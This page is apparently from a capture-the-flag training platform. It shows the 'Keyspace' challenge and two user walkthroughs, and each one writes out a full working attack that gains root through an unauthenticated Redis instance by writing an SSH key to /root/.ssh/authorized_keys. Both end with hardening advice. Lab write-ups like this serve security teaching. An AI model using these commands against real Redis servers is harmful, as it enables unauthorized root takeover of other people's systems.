
🐀🐀🐀🐀 0 pts earned

Keyspace

Premium Machine (Locked)

Keyspace was provisioned as a temporary caching layer during a product launch. The launch went well. The cleanup never happened. The server is still running, still reachable, and nobody on the current team knows its password — or whether it has one.

Machine online — 1ms (checked 14m ago)
Target IP Premium required
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

No community hints yet — be the first to add one!

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
mahnoor27 A 22 May 2026

Keyspace Walkthrough

Challenge Overview


Keyspace exposed an unauthenticated Redis instance accessible externally over TCP/6379. Due to insecure configuration and the Redis service running with elevated privileges, it was possible to abuse Redis file-write functionality to inject an SSH authorized key and gain direct root access to the target system.

Target Information

Service Port
SSH 22
Redis |6379

Target IP: 45.79.244.8

Enumeration
The assessment began with a targeted service scan against the exposed ports.

nmap -sV -p 22,6379 45.79.244.8
22/tcp open ssh OpenSSH
6379/tcp open redis Redis key-value store

The Redis service appeared externally accessible without authentication, which is a critical security issue when administrative commands are enabled.

Redis Enumeration
Connected to the Redis service using redis-cli.

redis-cli -h 45.79.244.8

Tested access to administrative configuration options:
CONFIG GET dir
Output:

  1. "dir"
  2. "/tmp"

The service allowed unrestricted configuration access.

Next, attempted to change the Redis working directory to the root user's SSH directory:

CONFIG SET dir /root/.ssh
Output:
OK
This confirmed the Redis process was running with root privileges, allowing arbitrary file writes into sensitive directories.

Foothold / Initial Access

Generating SSH Key Pair
Generated a local SSH key pair for authentication.

ssh-keygen -t rsa -f pwn_key -N ""

Prepared the public key payload with newline padding to ensure proper parsing inside the Redis dump file.
(echo -e "\n\n"; cat pwn_key.pub; echo -e "\n\n") > payload.txt

Injecting Authorized Key

Stored the SSH public key inside Redis:

cat payload.txt | redis-cli -h 45.79.244.8 -x set crackit

Configured Redis to write the database file as authorized_keys.
redis-cli -h 45.79.244.8 CONFIG SET dbfilename "authorized_keys"

Forced Redis to save the database contents to disk.

redis-cli -h 45.79.244.8 SAVE

Since the working directory had already been changed to /root/.ssh, this created:
/root/.ssh/authorized_keys

containing the injected SSH public key.

Gaining Shell Access

Authenticated to the target over SSH using the generated private key.

ssh -i pwn_key root@45.79.244.8

Successfully obtained a root shell immediately.

Verification:
whoami
Output:
root

Capturing User Flag
cat /root/user.txt

Flag:
flag{REDACTED}

Privilege Escalation

No additional privilege escalation was required.

The Redis service itself was running as root, meaning the initial compromise already resulted in full system compromise.

Capturing Root Flag
cat /root/root.txt

Flag:
flag{REDACTED}

Attack Chain Summary

  1. Enumerated exposed Redis service
  2. Connected without authentication
  3. Confirmed access to dangerous Redis configuration commands
  4. Changed Redis working directory to /root/.ssh
  5. Injected attacker SSH public key
  6. Forced Redis database save as authorized_keys
  7. Logged in via SSH as root
  8. Retrieved both user and root flags

Security Misconfigurations Identified

  1. Redis Exposed Publicly

The Redis service was accessible from the internet without network restrictions.

  1. No Authentication Enabled

The instance allowed unauthenticated administrative access.

  1. Redis Running as Root

Running Redis with root privileges enabled arbitrary writes into privileged filesystem locations.

  1. Dangerous Commands Enabled

Administrative commands such as:

  • CONFIG
  • SAVE

were fully accessible and unrestricted.

Remediation Recommendations

Restrict Network Exposure

Bind Redis to localhost only:
bind 127.0.0.1

Implement firewall rules to block external access.

Enable Authentication

Configure strong authentication using:
requirepass

Run Redis as Low-Privilege User

The Redis service should never run as root.
Use a dedicated service account instead.

Disable Dangerous Commands

Rename or disable sensitive Redis commands:
rename-command CONFIG ""
rename-command SAVE ""

Key Takeaways

This machine demonstrates how a seemingly simple Redis misconfiguration can lead directly to full root compromise. Exposing administrative services without authentication, especially when running with elevated privileges, significantly increases attack surface and allows trivial remote takeover. Proper service hardening, privilege separation, and network segmentation are critical defensive measures.

aashutoshlodhi B 12 May 2026

Walkthrough: Keyspace

Challenge Description: A Redis instance stands wide open — no authentication, no firewall, just raw access to an in-memory data store. The challenge is to demonstrate how a simple misconfiguration in a caching service can be leveraged to gain a root shell on the underlying host.


1. Enumeration

The initial scan confirms that the target is running an unauthenticated Redis instance alongside an SSH service.

  • Service Scanning:
    nmap -sV -p 6379,22 45.79.244.8
    

    Result: Identified Redis 6.0.x (or similar) on port 6379 and OpenSSH on port 22.


2. Foothold (User Flag)

The Redis instance allows unauthenticated connections. By interacting with the service configuration, we can determine the filesystem permissions of the process.

  • Database Interaction:
    Connecting to the instance via redis-cli:

    redis-cli -h 45.79.244.8
    
  • Environment Reconnaissance:
    Checking the working directory to see where the Redis process can write files:

    CONFIG GET dir
    # Result: "/tmp"
    

    Attempting to pivot to the root user's SSH directory to test for high-privileged write access:

    CONFIG SET dir /root/.ssh
    

    Result: OK. This confirms the Redis service is running as root, allowing for arbitrary file writes in sensitive system directories.

  • SSH Key Injection:
    We generate a local RSA key pair and prepare a payload padded with newlines to ensure the SSH daemon can parse the public key correctly within the binary Redis RDB file.

    ssh-keygen -t rsa -f pwn_key -N ""
    (echo -e "\n\n"; cat pwn_key.pub; echo -e "\n\n") > payload.txt
    cat payload.txt | redis-cli -h 45.79.244.8 -x set pwnage
    
  • Committing the Shell:
    Instructing Redis to rename its database file to authorized_keys and saving the memory state to disk:

    redis-cli -h 45.79.244.8 CONFIG SET dbfilename "authorized_keys"
    redis-cli -h 45.79.244.8 SAVE
    
  • Initial Access:
    Authenticating via SSH using the injected key to claim the user flag:

    ssh -i pwn_key root@45.79.244.8
    cat /root/user.txt
    

    User Flag: flag{...._...._...._....}


3. Privilege Escalation (Root Flag)

In this specific challenge, the foothold and privilege escalation are combined due to the Redis service running with root-level integrity.

  • Full System Compromise:
    Since the SSH access provided a direct root shell, no further lateral movement or local escalation was required.

  • Claiming Root:

    whoami # root
    cat /root/root.txt
    

    Root Flag: flag{...._...._...._....}


Key Takeaways

  1. Enforce Authentication: Redis should never be exposed without a password. Use the requirepass directive to secure the instance.
  2. Principle of Least Privilege: Services like Redis should run under a dedicated, low-privilege user account (e.g., redis) rather than root to mitigate the impact of a compromise.
  3. Network Segmentation: High-risk services should be bound to localhost or protected by strict firewall rules to prevent external exposure.
  4. Disable Dangerous Commands: Use rename-command in the Redis configuration to disable or rename administrative functions like CONFIG, SAVE, and DEBUG.